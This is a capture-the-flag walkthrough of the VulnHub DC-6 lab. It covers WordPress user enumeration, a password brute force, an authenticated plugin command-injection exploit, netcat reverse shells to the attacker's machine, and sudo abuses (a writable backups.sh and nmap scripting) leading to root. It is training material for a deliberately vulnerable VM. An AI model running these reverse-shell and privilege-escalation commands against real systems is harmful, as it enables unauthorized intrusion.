
Port 80 (HTTP)

1. Wordpress CMS running on this webserver
2. Proceed to about us



- `Our lead developer, Jens Dagmeister`
    - Jens could be the administrator

3. Enumerate users & wordpress version

```
wpscan --no-update --disable-tls-checks --url http://wordy -e u -f cli-no-color 2>&1 | tee "/root/vulnHub/DC6/192.168.56.116/scans/tcp80/tcp_80_http_wpscan_user_enum.txt"
```

```
[+] WordPress version 5.1.1 identified (Insecure, released on 2019-03-13).
 | Found By: Rss Generator (Passive Detection)
 |  - http://wordy/index.php/feed/, <generator>https://wordpress.org/?v=5.1.1</generator>
 |  - http://wordy/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.1.1</generator>
```

```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://wordy/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] mark
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] graham
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] sarah
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] jens
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

- Save the users in a text file

4. Bruteforce users

```
wpscan --no-update --disable-tls-checks --wp-content-dir wp-admin --url http://wordy --usernames username.txt --passwords passwords.txt -f cli-no-color 2>&1 | tee "/root/vulnHub/DC6/192.168.56.116/scans/tcp80/tcp_80_http_wpscan_bruteforce.txt"
```

```
[!] Valid Combinations Found:
 | Username: mark, Password: helpdesk01
```

```
┌──(root💀kali)-[~/vulnHub/DC6/192.168.56.116/exploit]
└─# cat /usr/share/wordlists/rockyou.txt | grep -n "helpdesk01"
7632881:helpdesk01
```

- The bruteforce took insanely long, so I went to DC6 Vulnhub to see if I am missing anything, under CLUE section I found this:

    `cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt`

5. Enumerate plugins

```
wpscan --no-update --disable-tls-checks --plugins-detection aggressive --plugins-version-detection aggressive --url http://wordy -e ap -f cli-no-color 2>&1 | tee "/root/vulnHub/DC6/192.168.56.116/scans/tcp80/tcp_80_http_wpscan_plugin_enum.txt"
```

```
[i] Plugin(s) Identified:

[+] akismet
 | Location: http://wordy/wp-content/plugins/akismet/
 | Latest Version: 4.2.1
 | Last Updated: 2021-10-01T18:28:00.000Z
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://wordy/wp-content/plugins/akismet/, status: 403
 |
 | The version could not be determined.

[+] plainview-activity-monitor
 | Location: http://wordy/wp-content/plugins/plainview-activity-monitor/
 | Last Updated: 2018-08-26T15:08:00.000Z
 | Readme: http://wordy/wp-content/plugins/plainview-activity-monitor/readme.txt
 | [!] The version is out of date, the latest version is 20180826
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://wordy/wp-content/plugins/plainview-activity-monitor/, status: 200
 |
 | Version: 20161228 (50% confidence)
 | Found By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://wordy/wp-content/plugins/plainview-activity-monitor/readme.txt

[+] user-role-editor
 | Location: http://wordy/wp-content/plugins/user-role-editor/
 | Last Updated: 2021-09-20T03:41:00.000Z
 | Readme: http://wordy/wp-content/plugins/user-role-editor/readme.txt
 | [!] The version is out of date, the latest version is 4.60.2
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://wordy/wp-content/plugins/user-role-editor/, status: 200
 |
 | Version: 4.24 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://wordy/wp-content/plugins/user-role-editor/readme.txt
```

- akismet
  - No relevant exploits found
- plainview-activity-monitor
  - Found RCE exploit which requires authentication

```
┌──(root💀kali)-[~/vulnHub/DC6/192.168.56.116/exploit]
└─# searchsploit plugin activity monitor
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
WordPress Plugin Plainview Activity Monitor 20161228 - (Authenticated) Command Injection | php/webapps/45274.html
WordPress Plugin Plainview Activity Monitor 20161228 - Remote Code Execution (RCE) (Authenticated) (2) | php/webapps/50110.py
------------------------------------------------------------------------------------------ ---------------------------------
```

- user-role-editor `4.24`
  - No relevant exploits found

6. Run the exploit

```
┌──(root💀kali)-[~/vulnHub/DC6/192.168.56.116/exploit]
└─# python3 50110.py
What's your target IP?
wordy
What's your username?
mark
What's your password?
helpdesk01
[*] Please wait...
[*] Perfect!
www-data@wordy  whoami
www-data
www-data@wordy
```

7. Obtain a www-data shell

```
nc 192.168.56.103 4444 -e /bin/bash
```

```
┌──(root💀kali)-[~/vulnHub/DC6/192.168.56.116/exploit]
└─# python3 50110.py
What's your target IP?
wordy
What's your username?
mark
What's your password?
helpdesk01
[*] Please wait...
[*] Perfect!
www-data@wordy  nc 192.168.56.103 4444 -e /bin/bash
```

```
                                                                    root@
┌──(root💀kali)-[~/vulnHub/DC6/192.168.56.116/exploit]
└─# nc  -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.116] 34128
whoami
www-data
```

- Only netcat worked, tried:
  - Python
  - OpenBsd
  - Bash

Privilege Escalation to Graham via Creds found

1. Found a note that contains Graham's credentials in mark's home directory

```
www-data@dc-6:/home/mark/stuff$ cat things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home/mark/stuff$
```

   - graham:GSo7isUM1D4
2. Change to user `graham`

Privilege Escalation to Jen via SUDO + Writable Script

1. Check sudo permission for graham

```
graham@dc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$
```

   - Able to run backups.sh as user `jens`
2. Check for write access

```
graham@dc-6:~$ ls -l /home/jens/backups.sh
-rwxrwxr-x 1 jens devs 50 Apr 26  2019 /home/jens/backups.sh
graham@dc-6:~$ id
uid=1001(graham) gid=1001(graham) groups=1001(graham),1005(devs)
graham@dc-6:~$
```

   - we have write access because user `graham` belongs to the `devs` group
3. Edit script to spawn jen shell

```
printf '#!/bin/bash\n\n/bin/bash -i\n' > /home/jens/backups.sh
sudo -u jens /home/jens/backups.sh
```

```
graham@dc-6:~$ printf '#!/bin/bash\n\n/bin/bash -i\n' > /home/jens/backups.sh
graham@dc-6:~$ sudo -u jens /home/jens/backups.sh
jens@dc-6:/home/graham$ whoami
jens
jens@dc-6:/home/graham$
```

Privilege Escalation to Root via SUDO GTFO Bins

1. Check for sudo access

```
jens@dc-6:/home/graham$ sudo -l
Matching Defaults entries for jens on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap
```

2. Exploit

```
TF=$(mktemp)
echo 'os.execute("nc 192.168.56.103 4444 -e /bin/bash")' > $TF
sudo nmap --script=$TF
```

3. Root shell obtained

```
┌──(root💀kali)-[~/vulnHub/DC6/192.168.56.116/exploit]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.116] 34130
whoami
root
```

```
jens@dc-6: /home/
jens@dc-6:/home/graham$ TF=$(mktemp)
 > $TFc-6:/home/graham$ echo 'os.execute("nc 192.168.56.103 4444 -e /bin/bash")'
jens@dc-6:/home/graham$ sudo nmap --script=$TF

Starting Nmap 7.40 ( https://nmap.org ) at 2022-01-04 06:11 AEST
NSE: Warning: Loading '/tmp/tmp.iPRsGoluTH' -- the recommended file extension is '.nse'.
```

4. Obtian root flag

```
┌──(root💀kali)-[~/vulnHub/DC6/192.168.56.116/exploit]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.116] 34132
cat /root/*


Yb        dP 888888 88     88         8888b.   dP"Yb  88b 88 888888 d8b
 Yb  db  dP  88__   88     88          8I  Yb dP   Yb 88Yb88 88__   Y8P
  YbdPYbdP   88""   88  .o 88  .o      8I  dY Yb   dP 88 Y88 88""   `"'
   YP  YP    888888 88ood8 88ood8     8888Y"   YbodP  88  Y8 888888 (8)


Congratulations!!!

Hope you enjoyed DC-6.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```

Tags: #tcp/80-http/cms/wordpress #tcp/80-http/cms/wordpress-plugin #tcp/80-http/rce #linux-priv-esc/sudo/unknown-exec #linux-priv-esc/sudo/gtfo-bin